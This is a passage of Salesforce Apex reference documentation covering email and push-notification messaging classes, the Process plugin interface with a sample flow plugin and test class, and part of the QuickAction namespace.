public MassEmailMessage()
```

MassEmailMessage Methods

The following are methods for `MassEmailMessage`. All are instance methods.

IN THIS SECTION:

setDescription(description)

The description of the email.

Signature

```
public Void setDescription(String description)
```

Parameters

description
Type: String

Return Value

Type: Void

setTargetObjectIds(targetObjectIds)

A list of IDs of the contacts, leads, or users to which the email will be sent. The IDs you specify set the context and ensure that merge fields in the template contain the correct data. The objects must be of the same type (all contacts, all leads, or all users).

Signature

```
public Void setTargetObjectIds(ID[] targetObjectIds)
```

Parameters

targetObjectIds
Type: ID[]

Return Value

Type: Void

Usage

You can list up to 250 IDs per email. If you specify a value for the `targetObjectIds` field, optionally specify a `whatId` as well to set the email context to a user, contact, or lead. This ensures that merge fields in the template contain the correct data.

Do not specify the IDs of records that have the `Email Opt Out` option selected.

All email must have a recipient value of at least one of the following:

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`
- `targetObjectIds`

`setWhatIds(whatIds)`

Optional. If you specify a list of contacts for the `targetObjectIds` field, you can specify a list of `whatIds` as well. This helps to further ensure that merge fields in the template contain the correct data.

Signature

```
public Void setWhatIds(ID[] whatIds)
```

Parameters

whatIds
Type: ID[]

Return Value

Type: Void

Usage

The values must be one of the following types:

- Contract
- Case

- Opportunity
- Product

Note: If you specify `whatIds`, specify one for each `targetObjectId`; otherwise, you will receive an `INVALID_ID_FIELD` error.

InboundEmail.Header Class

An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following properties.

Namespace

Messaging

InboundEmail.Header Properties

The following are properties for `InboundEmail.Header`.

IN THIS SECTION:

name

The name of the header parameter, such as `Date` or `Message-ID`.

Signature

```
public String name {get; set;}
```

Property Value

Type: String

value

The value of the header.

Signature

```
public String value {get; set;}
```

Property Value

Type: String

PushNotification Class

`PushNotification` is used to configure push notifications and send them from an Apex trigger.

Namespace

Messaging

Example

This sample Apex trigger sends push notifications to the connected app named *`Test_App`*, which corresponds to a mobile app on iOS mobile clients. The trigger fires after cases have been updated and sends the push notification to two users: the case owner and the user who last modified the case.

```
trigger caseAlert on Case (after update) {

    for(Case cs : Trigger.New)
    {
        // Instantiating a notification
        Messaging.PushNotification msg =
            new Messaging.PushNotification();

        // Assembling the necessary payload parameters for Apple.
        // Apple params are:
        // (<alert text>,<alert sound>,<badge count>,
        // <free-form data>)
        // This example doesn't use badge count or free-form data.
        // The number of notifications that haven't been acted
        // upon by the intended recipient is best calculated
        // at the time of the push. This timing helps
        // ensure accuracy across multiple target devices.
        Map<String, Object> payload =
            Messaging.PushNotificationPayload.apple(
                'Case ' + cs.CaseNumber + ' status changed to: '
                + cs.Status, '', null, null);

        // Adding the assembled payload to the notification
        msg.setPayload(payload);

        // Getting recipient users
        String userId1 = cs.OwnerId;
        String userId2 = cs.LastModifiedById;

        // Adding recipient users to list
        Set<String> users = new Set<String>();
        users.add(userId1);
        users.add(userId2);

        // Sending the notification to the specified app and users.
        // Here we specify the API name of the connected app.
        msg.send('Test_App', users);
    }
}
```

IN THIS SECTION:

PushNotification Constructors

The following are the constructors for `PushNotification`.

IN THIS SECTION:

PushNotification()

Creates a new instance of the `Messaging.PushNotification` class.

Signature

```
public PushNotification()
```

PushNotification(payload)

Creates a new instance of the `Messaging.PushNotification` class using the specified payload parameters as key-value pairs. When you use this constructor, you don't need to call `setPayload` to set the payload.

Signature

```
public PushNotification(Map<String,Object> payload)
```

Parameters

payload

Type:Map<String, Object>

The payload, expressed as a map of key-value pairs.

PushNotification Methods

The following are the methods for `PushNotification`. All are global methods.

IN THIS SECTION:

setPayload(payload)

Sets the payload of the push notification message.

setTtl(ttl)

Reserved for future use.

send(application, users)

Sends a push notification message to the specified users.

Signature

```
public void send(String application, Set<String> users)
```

Parameters

application

Type: String

The connected app API name. This corresponds to the mobile client app the notification should be sent to.

users

Type: Set

A set of user IDs that correspond to the users the notification should be sent to.

Example

See the Push Notification Example.

setPayload(payload)

Sets the payload of the push notification message.

Signature

```
public void setPayload(Map<String,Object> payload)
```

Parameters

payload

Type: Map<String, Object>

The payload, expressed as a map of key-value pairs.

Payload parameters can be different for each mobile OS vendor. For more information on Apple's payload parameters, search for "Apple Push Notification Service" at https://developer.apple.com/library/mac/documentation/.

To create the payload for an Apple device, see the PushNotificationPayload Class.

Example

See the Push Notification Example.

`setTtl(ttl)`

Reserved for future use.

Signature

```
public void setTtl(Integer ttl)
```

Parameters

`ttl`
Type: Integer

Reserved for future use.

PushNotificationPayload Class

Contains methods to create the notification message payload for an Apple device.

Namespace

Messaging

Usage

Apple has specific requirements for the notification payload. and this class has helper methods to create the payload. For more information on Apple's payload parameters, search for "Apple Push Notification Service" at https://developer.apple.com/library/mac/documentation/.

Example

See the Push Notification Example.

IN THIS SECTION:

PushNotificationPayload Methods

The following are the methods for `PushNotificationPayload`. All are global static methods.

IN THIS SECTION:

`apple(alert, sound, badgeCount, userData)`

Helper method that creates a valid Apple payload from the specified arguments.

Signature

```
public static Map<String,Object> apple(String alert, String sound, Integer badgeCount,
Map<String,Object> userData)
```

Parameters

alert
Type: String

Notification message to be sent to the mobile client.

sound
Type: String

Name of a sound file to be played as an alert. This sound file should be in the mobile application bundle.

badgeCount
Type: Integer

Number to display as the badge of the application icon.

userData
Type: Map<String, Object>

Map of key-value pairs that contains any additional data used to provide context for the notification. For example, it can contain IDs of the records that caused the notification to be sent. The mobile client app can use these IDs to display these records.

Return Value

Type:Map<String, Object>

Returns a formatted payload that includes all of the specified arguments.

Usage

To generate a valid payload, you must provide a value for at least one of the following parameters: `alert`, `sound`, `badgeCount`.

Example

See the Push Notification Example.

apple(alertBody, actionLocKey, locKey, locArgs, launchImage, sound, badgeCount, userData)

Helper method that creates a valid Apple payload from the specified arguments.

Signature

```
public static Map<String,Object> apple(String alertBody, String actionLocKey, String
locKey, String[] locArgs, String launchImage, String sound, Integer badgeCount,
Map<String,Object> userData)
```

Parameters

alertBody
Type: String

Text of the alert message.

actionLocKey
Type: String

If a value is specified for the *actionLocKey* argument, an alert with two buttons is displayed. The value is a key to get a localized string in a `Localizable.strings` file to use for the right button's title.

locKey
Type: String

Key to an alert-message string in a `Localizable.strings` file for the current localization.

locArgs
Type: List<String>

Variable string values to appear in place of the format specifiers in *locKey*.

launchImage
Type: String

File name of an image file in the application bundle.

sound
Type: String

Name of a sound file to be played as an alert. This sound file should be in the mobile application bundle.

badgeCount
Type: Integer

Number to display as the badge of the application icon.

userData
Type: Map<String, Object>

Map of key-value pairs that contains any additional data used to provide context for the notification. For example, it can contain IDs of the records that caused the notification to be sent. The mobile client app can use these IDs to display these records.

Return Value

Type: Map<String, Object>

Returns a formatted payload that includes all of the specified arguments.

Usage

To generate a valid payload, you must provide a value for at least one of the following parameters: `alert`, `sound`, `badgeCount`.

SendEmailError Class

Represents an error that the SendEmailResult object may contain.

Namespace

Messaging

SendEmailError Methods

The following are methods for `SendEmailError`. All are instance methods.

IN THIS SECTION:

`getFields()`

A list of one or more field names. Identifies which fields in the object, if any, affected the error condition.

Signature

```
public String[] getFields()
```

Return Value

Type: String[]

`getMessage()`

The text of the error message.

Signature

```
public String getMessage()
```

Return Value

Type: String

`getStatusCode()`

Returns a code that characterizes the error.

Signature

```
public System.StatusCode getStatusCode()
```

Return Value

Type: System.StatusCode

Usage

The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file for your organization, see "Downloading Salesforce WSDLs and Client Authentication Certificates" in the Salesforce online help.

`getTargetObjectId()`

The ID of the target record for which the error occurred.

Signature

```
public String getTargetObjectId()
```

Return Value

Type: String

SendEmailResult Class

Contains the result of sending an email message.

Namespace

Messaging

SendEmailResult Methods

The following are methods for `SendEmailResult`. All are instance methods.

IN THIS SECTION:

`getErrors()`

If an error occurred during the `sendEmail` method, a `SendEmailError` object is returned.

Signature

```
public SendEmailError[] getErrors()
```

Return Value

Type: Messaging.SendEmailError[]

`isSuccess()`

Indicates whether the email was successfully submitted for delivery (`true`) or not (`false`). Even if `isSuccess` is true, it does not mean the intended recipients received the email, as there could have been a problem with the email address or it could have bounced or been blocked by a spam blocker.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

SingleEmailMessage Methods

Contains methods for sending single email messages.

Namespace

Messaging

Usage

All base email (`Email` class) methods are also available to the `SingleEmailMessage` objects.

IN THIS SECTION:

SEE ALSO:

Email Class (Base Email Methods)

SingleEmailMessage Constructors

The following are constructors for `SingleEmailMessage`.

IN THIS SECTION:

`SingleEmailMessage()`

Creates a new instance of the `Messaging.SingleEmailMessage` class.

Signature

```
public SingleEmailMessage()
```

SingleEmailMessage Methods

The following are methods for `SingleEmailMessage`. All are instance methods.

IN THIS SECTION:

setReferences(references)

Optional. The References field of the outgoing email. Identifies an email thread. Contains the parent emails' References and message IDs, and possibly the In-Reply-To fields.

setSubject(subject)

Optional. The email subject line. If you are using an email template, the subject line of the template overrides this value.

setTargetObjectId(targetObjectId)

Required if using a template, optional otherwise. The ID of the contact, lead, or user to which the email will be sent. The ID you specify sets the context and ensures that merge fields in the template contain the correct data.

setToAddresses(toAddresses)

Optional. A list of email addresses to which you are sending the email. The maximum number of email addresses allowed is 100. This argument is allowed only when a template is not used.

setWhatId(whatId)

If you specify a contact for the `targetObjectId` field, you can specify an optional `whatId` as well. This helps to further ensure that merge fields in the template contain the correct data.

`setBccAddresses(bccAddresses)`

Optional. A list of blind carbon copy (BCC) addresses. The maximum allowed is 25. This argument is allowed only when a template is not used.

Signature

```
public Void setBccAddresses(String[] bccAddresses)
```

Parameters

`bccAddresses`
Type: String[]

Return Value

Type: Void

Usage

At least one value must be specified in one of the following fields: `toAddresses`, `ccAddresses`, `bccAddresses`, `targetObjectId`, or `targetObjectIds`.

If the BCC compliance option is set at the organization level, the user cannot add BCC addresses on standard messages. The following error code is returned: `BCC_NOT_ALLOWED_IF_BCC_ COMPLIANCE_ENABLED`. Contact your Salesforce representative for information on BCC compliance.

`setCcAddresses(ccAddresses)`

Optional. A list of carbon copy (CC) addresses. The maximum allowed is 25. This argument is allowed only when a template is not used.

Signature

```
public Void setCcAddresses(String[] ccAddresses)
```

Parameters

ccAddresses
Type: String[]

Return Value

Type: Void

Usage

All email must have a recipient value of at least one of the following:

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`
- `targetObjectIds`

setCharset(characterSet)

Optional. The character set for the email. If this value is null, the user's default value is used.

Signature

```
public Void setCharset(String characterSet)
```

Parameters

characterSet
Type: String

Return Value

Type: Void

setDocumentAttachments(documentIds)

Optional. A list containing the ID of each document object you want to attach to the email.

Signature

```
public Void setDocumentAttachments(ID[] documentIds)
```

Parameters

documentIds
Type: ID[]

Return Value

Type: Void

Usage

You can attach multiple documents as long as the total size of all attachments does not exceed 10 MB.

`setFileAttachments(fileNames)`

Optional. A list containing the file names of the binary and text files you want to attach to the email.

Signature

```
public Void setFileAttachments(EmailFileAttachment[] fileNames)
```

Parameters

`fileNames`
Type: Messaging.EmailFileAttachment[]

Return Value

Type: Void

Usage

You can attach multiple files as long as the total size of all attachments does not exceed 10 MB.

`setHtmlBody(htmlBody)`

Optional. The HTML version of the email, specified by the sender. The value is encoded according to the specification associated with the organization. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

Signature

```
public Void setHtmlBody(String htmlBody)
```

Parameters

`htmlBody`
Type: String

Return Value

Type: Void

`setInReplyTo(parentMessageIds)`

Sets the optional In-Reply-To field of the outgoing email. This field identifies the email or emails to which this email is a reply (parent emails).

Signature

```
public Void setInReplyTo(String parentMessageIds)
```

Parameters

parentMessageIds
Type: String

Contains one or more parent email message IDs.

Return Value

Type: Void

`setPlainTextBody(plainTextBody)`

Optional. The text version of the email, specified by the sender. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

Signature

```
public Void setPlainTextBody(String plainTextBody)
```

Parameters

plainTextBody
Type: String

Return Value

Type: Void

`setOrgWideEmailAddressId(emailAddressId)`

Optional. The ID of the organization-wide email address associated with the outgoing email. The object's `DisplayName` field cannot be set if the `setSenderDisplayName` field is already set.

Signature

```
public Void setOrgWideEmailAddressId(ID emailAddressId)
```

Parameters

emailAddressId
Type: ID

Return Value

Type: Void

`setReferences(references)`

Optional. The References field of the outgoing email. Identifies an email thread. Contains the parent emails' References and message IDs, and possibly the In-Reply-To fields.

Signature

```
public Void setReferences(String references)
```

Parameters

references
Type: String

Return Value

Type: Void

`setSubject(subject)`

Optional. The email subject line. If you are using an email template, the subject line of the template overrides this value.

Signature

```
public Void setSubject(String subject)
```

Parameters

subject
Type: String

Return Value

Type: Void

`setTargetObjectId(targetObjectId)`

Required if using a template, optional otherwise. The ID of the contact, lead, or user to which the email will be sent. The ID you specify sets the context and ensures that merge fields in the template contain the correct data.

Signature

```
public Void setTargetObjectId(ID targetObjectId)
```

Parameters

targetObjectId
Type: ID

Return Value

Type: Void

Usage

Do not specify the IDs of records that have the `Email Opt Out` option selected.

All email must have a recipient value of at least one of the following:

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`
- `targetObjectIds`

`setToAddresses(toAddresses)`

Optional. A list of email addresses to which you are sending the email. The maximum number of email addresses allowed is 100. This argument is allowed only when a template is not used.

Signature

```
public Void setToAddresses(String[] toAddresses)
```

Parameters

toAddresses
Type: String[]

Return Value

Type: Void

Usage

All email must have a recipient value of at least one of the following:

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`
- `targetObjectIds`

`setWhatId(whatId)`

If you specify a contact for the `targetObjectId` field, you can specify an optional `whatId` as well. This helps to further ensure that merge fields in the template contain the correct data.

Signature

```
public Void setWhatId(ID whatId)
```

Parameters

`whatId`
Type: ID

Return Value

Type: Void

Usage

The value must be one of the following types:

- Account
- Asset
- Campaign
- Case
- Contract
- Opportunity
- Order
- Product
- Solution
- Custom

Process Namespace

The `Process` namespace provides an interface and classes for passing data between your organization and a flow.

The following are the interfaces and classes in the `Process` namespace.

IN THIS SECTION:

Plugin Interface
Allows you to pass data between your organization and a specified flow.

PluginDescribeResult Class
Describes the input and output parameters for `Process.PluginResult`.

PluginDescribeResult.InputParameter Class
Describes the input parameter for `Process.PluginResult`.

PluginDescribeResult.OutputParameter Class

Describes the output parameter for `Process.PluginResult`.

PluginRequest Class

Passes input parameters from the class that implements the `Process.Plugin` interface to the flow.

PluginResult Class

Returns output parameters from the class that implements the `Process.Plugin` interface to the flow.

Plugin Interface

Allows you to pass data between your organization and a specified flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

IN THIS SECTION:

Plugin Methods

Plugin Example Implementation

Plugin Methods

The following are instance methods for `Plugin`.

IN THIS SECTION:

describe()

Returns a `Process.PluginDescribeResult` object that describes this method call.

invoke(request)

Primary method that the system invokes when the class that implements the interface is instantiated.

`describe()`

Returns a `Process.PluginDescribeResult` object that describes this method call.

Signature

```
public Process.PluginDescribeResult describe()
```

Return Value

Type: Process.PluginDescribeResult

`invoke(request)`

Primary method that the system invokes when the class that implements the interface is instantiated.

Signature

```
public Process.PluginResult invoke(Process.PluginRequest request)
```

Parameters

request
Type: Process.PluginRequest

Return Value

Type: Process.PluginResult

Plugin Example Implementation

```
global class flowChat implements Process.Plugin {

// The main method to be implemented. The Flow calls this at run time.
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedItem fItem = new FeedItem();
        fItem.ParentId = UserInfo.getUserId();
        fItem.Body = 'Force.com flow Update: ' + subject;
        insert fItem;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // Returns the describe information for the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'flowchatplugin';
        result.Tag = 'chat';
        result.inputParameters = new
           List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('subject',
               Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
           List<Process.PluginDescribeResult.OutputParameter>{ };
```

```
        return result;
    }
}
```

Test Class

The following is a test class for the above class.

```
@isTest
private class flowChatTest {

    static testmethod void flowChatTests() {

        flowChat plugin = new flowChat();
        Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);

        Process.PluginRequest request = new Process.PluginRequest(inputParams);


        plugin.invoke(request);
    }
}
```

PluginDescribeResult Class

Describes the input and output parameters for `Process.PluginResult`.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

IN THIS SECTION:

PluginDescribeResult Constructors

The following are constructors for `PluginDescribeResult`.

IN THIS SECTION:

`PluginDescribeResult()`

Creates a new instance of the `Process.PluginDescribeResult` class.

Signature

```
public PluginDescribeResult()
```

PluginDescribeResult Properties

The following are properties for `PluginDescribeResult`.

IN THIS SECTION:

description

This optional field describes the purpose of the plug-in.

Signature

```
public String description {get; set;}
```

Property Value

Type: String

Usage

Size limit: 255 characters.

inputParameters

The input parameters passed by the `Process.PluginRequest` class from a flow to the class that implements the `Process.Plugin` interface.

Signature

```
public List<Process.PluginDescribeResult.InputParameter> inputParameters {get; set;}
```

Property Value

Type: List<Process.PluginDescribeResult.InputParameter>

name

Unique name of the plug-in.

Signature

```
public String name {get; set;}
```

Property Value

Type: String

Usage

Size limit: 40 characters.

outputParameters

The output parameters passed by the `Process.PluginResult` class from the class that implements the `Process.Plugin` interface to the flow.

Signature

```
public List<Process.PluginDescribeResult.OutputParameter> outputParameters {get; set;}
```

Property Value

Type: List<Process.PluginDescribeResult.OutputParameter>

tag

With this optional field, you can group plug-ins by tag name so they appear together in the Apex plug-in section of the Palette within the Flow Designer. This is helpful if you have multiple plug-ins in your flow.

Signature

```
public String tag {get; set;}
```

Property Value

Type: String

Usage

Size limit: 40 characters.

PluginDescribeResult.InputParameter Class

Describes the input parameter for `Process.PluginResult`.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

IN THIS SECTION:

PluginDescribeResult.InputParameter Constructors

The following are constructors for `PluginDescribeResult.InputParameter`.

IN THIS SECTION:

`PluginDescribeResult.InputParameter(name, description, parameterType, required)`

Creates a new instance of the `Process.PluginDescribeResult.InputParameter` class using the specified name, description, parameter type, and required option.

Signature

```
public PluginDescribeResult.InputParameter(String name, String description,
Process.PluginDescribeResult.ParameterType parameterType, Boolean required)
```

Parameters

name
Type: String

Unique name of the plug-in.

description
Type: String

Describes the purpose of the plug-in.

parameterType
Type: Process.PluginDescribeResult.ParameterType

The data type of the input parameter.

required
Type: Boolean

Set to `true` for required and `false` otherwise.

`PluginDescribeResult.InputParameter(name, parameterType, required)`

Creates a new instance of the `Process.PluginDescribeResult.InputParameter` class using the specified name, parameter type, and required option.

Signature

```
public PluginDescribeResult.InputParameter(String name,
Process.PluginDescribeResult.ParameterType parameterType, Boolean required)
```

Parameters

name
Type: String

Unique name of the plug-in.

parameterType
Type: Process.PluginDescribeResult.ParameterType

The data type of the input parameter.

required
Type: Boolean

Set to `true` for required and `false` otherwise.

PluginDescribeResult.InputParameter Properties

The following are properties for `PluginDescribeResult.InputParameter`.

IN THIS SECTION:

Description

This optional field describes the purpose of the plug-in.

Signature

```
public String Description {get; set;}
```

Property Value

Type: String

Usage

Size limit: 255 characters.

Name

Unique name of the plug-in.

Signature

```
public String Name {get; set;}
```

Property Value

Type: String

Usage

Size limit: 40 characters.

ParameterType

The data type of the input parameter.

Signature

```
public Process.PluginDescribeResult.ParameterType ParameterType {get; set;}
```

Property Value

Type: Process.PluginDescribeResult.ParameterType

Required

Set to `true` for required and `false` otherwise.

Signature

```
public Boolean Required {get; set;}
```

Property Value

Type: Boolean

PluginDescribeResult.OutputParameter Class

Describes the output parameter for `Process.PluginResult`.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

IN THIS SECTION:

PluginDescribeResult.OutputParameter Constructors

PluginDescribeResult.OutputParameter Properties

PluginDescribeResult.OutputParameter Constructors

The following are constructors for `PluginDescribeResult.OutputParameter`.

IN THIS SECTION:

PluginDescribeResult.OutputParameter(name, description, parameterType)

Creates a new instance of the `Process.PluginDescribeResult.OutputParameter` class using the specified name, description, and parameter type.

PluginDescribeResult.OutputParameter(name, parameterType)

Creates a new instance of the `Process.PluginDescribeResult.OutputParameter` class using the specified name, description, and parameter type.

PluginDescribeResult.OutputParameter(name, description, parameterType)

Creates a new instance of the `Process.PluginDescribeResult.OutputParameter` class using the specified name, description, and parameter type.

Signature

```
public PluginDescribeResult.OutputParameter(String name, String description,
Process.PluginDescribeResult.ParameterType parameterType)
```

Parameters

name
Type: String

Unique name of the plug-in.

description
Type: String

Describes the purpose of the plug-in.

parameterType
Type: Process.PluginDescribeResult.ParameterType

The data type of the input parameter.

PluginDescribeResult.OutputParameter(name, parameterType)

Creates a new instance of the `Process.PluginDescribeResult.OutputParameter` class using the specified name, description, and parameter type.

Signature

```
public PluginDescribeResult.OutputParameter(String name,
Process.PluginDescribeResult.ParameterType parameterType)
```

Parameters

name
Type: String

Unique name of the plug-in.

parameterType
Type: Process.PluginDescribeResult.ParameterType

The data type of the input parameter.

PluginDescribeResult.OutputParameter Properties

The following are properties for `PluginDescribeResult.OutputParameter`.

IN THIS SECTION:

Description

This optional field describes the purpose of the plug-in.

Signature

```
public String Description {get; set;}
```

Property Value

Type: String

Usage

Size limit: 255 characters.

Name

Unique name of the plug-in.

Signature

```
public String Name {get; set;}
```

Property Value

Type: String

Usage

Size limit: 40 characters.

ParameterType

The data type of the input parameter.

Signature

```
public Process.PluginDescribeResult.ParameterType ParameterType {get; set;}
```

Property Value

Type: Process.PluginDescribeResult.ParameterType

PluginRequest Class

Passes input parameters from the class that implements the `Process.Plugin` interface to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

PluginRequest Properties

The following are properties for `PluginRequest`.

IN THIS SECTION:

inputParameters
Input parameters that are passed from the class that implements the `Process.Plugin` interface to the flow.

inputParameters

Input parameters that are passed from the class that implements the `Process.Plugin` interface to the flow.

Signature

```
public MAP<String,ANY> inputParameters {get; set;}
```

Property Value

Type: Map<String, Object>

PluginResult Class

Returns output parameters from the class that implements the `Process.Plugin` interface to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

PluginResult Properties

The following are properties for `PluginResult`.

IN THIS SECTION:

outputParameters
Output parameters returned from the class that implements the interface to the flow.

outputParameters

Output parameters returned from the class that implements the interface to the flow.

Signature

```
public MAP<String, ANY> outputParameters {get; set;}
```

Property Value

Type: Map<String, Object>

QuickAction Namespace

The `QuickAction` namespace provides classes and methods for quick actions.

The following are the classes in the `QuickAction` namespace.

IN THIS SECTION:

DescribeAvailableQuickActionResult Class
Contains describe metadata information for a quick action that is available for a specified parent.

DescribeLayoutComponent Class
Represents the smallest unit in a layout—a field or a separator.

DescribeLayoutItem Class
Represents an individual item in a `QuickAction.DescribeLayoutRow`.

DescribeLayoutRow Class
Represents a row in a `QuickAction.DescribeLayoutSection`.

DescribeLayoutSection Class
Represents a section of a layout and consists of one or more columns and one or more rows (an array of `QuickAction.DescribeLayoutRow`).

DescribeQuickActionDefaultValue Class
Returns a default value for a quick action.

DescribeQuickActionResult Class

Contains describe metadata information for a quick action.

QuickActionDefaults Class

Represents an abstract Apex class that provides the context for running the standard Email Action on Case Feed and the container of the Email Message fields for the action payload. You can override the target fields before the standard Email Action is rendered.

QuickActionDefaultsHandler Interface

The `QuickAction.QuickActionDefaultsHandler` interface lets you specify the default values for the standard Email Action on Case Feed. You can use this interface to specify the From address, CC address, BCC address, subject, and email body for the Email Action in Case Feed. You can use the interface to pre-populate these fields based on the context where the action is displayed, such as the case origin (for example, country) and subject.

QuickActionRequest Class

Use the `QuickAction.QuickActionRequest` class for providing action information for quick actions to be performed by `QuickAction` class methods. Action information includes the action name, context record ID, and record.

QuickActionResult Class

After you initiate a quick action with the `QuickAction` class, use the `QuickActionResult` class for processing action results.

SendEmailQuickActionDefaults Class

Represents an Apex class that provides: the From address list; the original email's email message ID, provided that the reply action was invoked on the email message feed item; and methods to specify related settings on templates. You can override these fields before the standard Email Action is rendered.

DescribeAvailableQuickActionResult Class

Contains describe metadata information for a quick action that is available for a specified parent.

Namespace

QuickAction

Usage

The QuickAction `describeAvailableQuickActions` method returns an array of available quick action describe result objects (`QuickAction.DescribeAvailableQuickActionResult`).

DescribeAvailableQuickActionResult Methods

The following are methods for `DescribeAvailableQuickActionResult`. All are instance methods.

IN THIS SECTION:

getLabel()

The quick action label.

getName()

The quick action name.

getType()
The quick action type.

`getLabel()`

The quick action label.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getName()`

The quick action name.

Signature

```
public String getName()
```

Return Value

Type: String

`getType()`

The quick action type.

Signature

```
public String getType()
```

Return Value

Type: String

DescribeLayoutComponent Class

Represents the smallest unit in a layout—a field or a separator.

Namespace

QuickAction

DescribeLayoutComponent Methods

The following are methods for `DescribeLayoutComponent`. All are instance methods.

IN THIS SECTION:

`getDisplayLines()`

Returns the vertical lines displayed for a field. Applies to `textarea` and multi-select picklist fields.

Signature

```
public Integer getDisplayLines()
```

Return Value

Type: Integer

`getTabOrder()`

Returns the tab order for the item in the row.

Signature

```
public Integer getTabOrder()
```

Return Value

Type: Integer

`getType()`

Returns the name of the `QuickAction.DescribeLayoutComponent` type for this component.

Signature

```
public String getType()
```

Return Value

Type: String

`getValue()`

Returns the name of the field if the type for `QuickAction.DescribeLayoutComponent` is `textarea`.

Signature

```
public String getValue()
```

Return Value

Type: String

DescribeLayoutItem Class

Represents an individual item in a `QuickAction.DescribeLayoutRow`.

Namespace

QuickAction

Usage

For most fields on a layout, there is only one component per layout item. However, in a display-only view, the `QuickAction.DescribeLayoutItem` might be a composite of the individual fields (for example, an address can consist of street, city, state, country, and postal code data). On the corresponding edit view, each component of the address field would be split up into separate `QuickAction.DescribeLayoutItems`.

DescribeLayoutItem Methods

The following are methods for `DescribeLayoutItem`. All are instance methods.

IN THIS SECTION:

`getLabel()`

Returns the label text for this item.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getLayoutComponents()`

Returns a list of `QuickAction.DescribeLayoutComponents` for this item.

Signature

```
public List<QuickAction.DescribeLayoutComponent> getLayoutComponents()
```

Return Value

Type: List<QuickAction.DescribeLayoutComponent>

`isEditable()`

Indicates whether this item can be edited (`true`) or not (`false`).

Signature

```
public Boolean isEditable()
```

Return Value

Type: Boolean

`isPlaceholder()`

Indicates whether this item is a placeholder (`true`) or not (`false`). If `true`, then this item is blank.

Signature

```
public Boolean isPlaceholder()
```

Return Value

Type: Boolean

`isRequired()`

Indicates whether this item is required (`true`) or not (`false`).

Signature

```
public Boolean isRequired()
```

Return Value

Type: Boolean

Usage

This is useful if, for example, you want to render required fields in a contrasting color.

DescribeLayoutRow Class

Represents a row in a `QuickAction.DescribeLayoutSection`.

Namespace

QuickAction

Usage

A `QuickAction.DescribeLayoutRow` consists of one or more `QuickAction.DescribeLayoutItem` objects. For each `QuickAction.DescribeLayoutRow`, a `QuickAction.DescribeLayoutItem` refers either to a specific field or to an "empty" `QuickAction.DescribeLayoutItem` (one that contains no `QuickAction.DescribeLayoutComponent` objects). An empty `QuickAction.DescribeLayoutItem` can be returned when a given `QuickAction.DescribeLayoutRow` is sparse (for example, containing more fields on the right column than on the left column).

DescribeLayoutRow Methods

The following are methods for `DescribeLayoutRow`. All are instance methods.

IN THIS SECTION:

`getLayoutItems()`

Returns either a specific field or an empty `QuickAction.DescribeLayoutItem` (one that contains no `QuickAction.DescribeLayoutComponent` objects).

Signature

```
public List<QuickAction.DescribeLayoutItem> getLayoutItems()
```

Return Value

Type: List<QuickAction.DescribeLayoutItem>

`getNumItems()`

Returns the number of `QuickAction.DescribeLayoutItem`.

Signature

```
public Integer getNumItems()
```

Return Value

Type: Integer

DescribeLayoutSection Class

